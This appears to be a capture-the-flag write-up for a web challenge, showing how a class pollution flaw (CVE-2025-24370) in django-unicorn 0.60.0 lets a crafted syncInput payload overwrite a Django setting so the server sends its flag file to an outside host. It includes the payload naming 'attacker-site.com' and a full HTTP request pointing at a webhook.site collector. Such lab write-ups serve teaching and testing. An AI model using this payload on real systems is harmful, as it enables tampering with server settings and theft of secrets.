
Description: I made a todo app that isn't quite finished, hope there aren't any security issues... No flag format, whatever you get is what you submit

Authors: @quasar098, @jakesss, special guest @downgrade

Category: Web Exploitation

Writeup

We're presented with the following website where we can add tasks:



attempting to backup

todo: finish designing frontend for todo

No tasks ??

Our goal is to overwrite the `settings.CONTACT_URL` to retrieve the flag:

```python
def home(request):
    # todo charge users $49.99/month because greed
    # todo dont send the confidential flag ...
    system(f'curl {settings.CONTACT_URL} -d @/tmp/flag.txt -X GET -o /dev/null')
    return render(request, f'index.html')
```


Analyzing the `Dockerfile`, we can see the challenge uses version `0.60.0` of `django-unicorn`. Looking for CVEs associated with this version of `django-unicorn`, we find CVE-2025-24370, a python class pollution vulnerability.

After reading the security advisory, we learn it's possible to modify any attributes of the objects that are located in the global scope of the component module. This allows us to overwrite the `CONTACT_URL` variable by adding another action with the with the following `syncInput` payload:

```json
{
  "name":
"__init__.__globals__.sys.modules.django.template.backends.django.settings.CONTACT_URL",
  "value": "https://attacker-site.com"
}
```

The attribute chain(path) for the `CONTACT_URL` variable is shown on section 4 of the security advisory.


We can test this with Burp Suite:



```
POST /unicorn/message/todo HTTP/1.1
Host: 192.168.55.207:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.55.207:8000/
X-Requested-With: XMLHttpRequest
X-CSRFTOKEN: qFXahf4lOPJYN3chdlainrFhEffEFrGx
Content-Type: text/plain;charset=UTF-8
Content-Length: 481
Origin: http://192.168.55.207:8000
Connection: keep-alive
Cookie: csrftoken=qFXahf4lOPJYN3chdlainrFhEffEFrGx
Priority: u=4

{
  "id":"QvLqmFaL",
  "data":{
    "task":"",
    "tasks":[
    ]
  },
  "checksum":"ctTZAfZN",
  "actionQueue":[
    {
      "type":"syncInput",
      "payload":{
        "name":"task",
        "value":"hellothere"
      },
      "partials":[
      ]
    },
    {
      "type":"syncInput",
      "payload":{
        "name":"__init__.__globals__.sys.modules.django.template.backends.django.settings.CONTACT_URL",
        "value":"https://webhook.site/fc59931f-8078-422d-a78b-e28a44ada4ca"
      },
      "partials":[
      ]
    },
    {
      "type":"callMethod",
      "payload":{
        "name":"add"
      },
      "partials":[
      ]
    }
  ],
  "epoch":1739223478711,
  "hash":"XZyQ8fS2"
}
```

Send the request, refresh the home page, and profit:



GET #3b3b8
[redacted]
02/10/2025 4:50:30 PM

Request Details

GET https://webhook.site/fc59931f-8078-422d-a78b-e28a44...

Host [redacted]

Date 02/10/2025 4:50:30 PM (a few seconds ago)

Size 41 bytes

Time 0.000 sec

ID 3b3b8281-5234-4838-970e-e914c3c8ada1

Note

Query strings

(empty)

Raw Content

[redacted]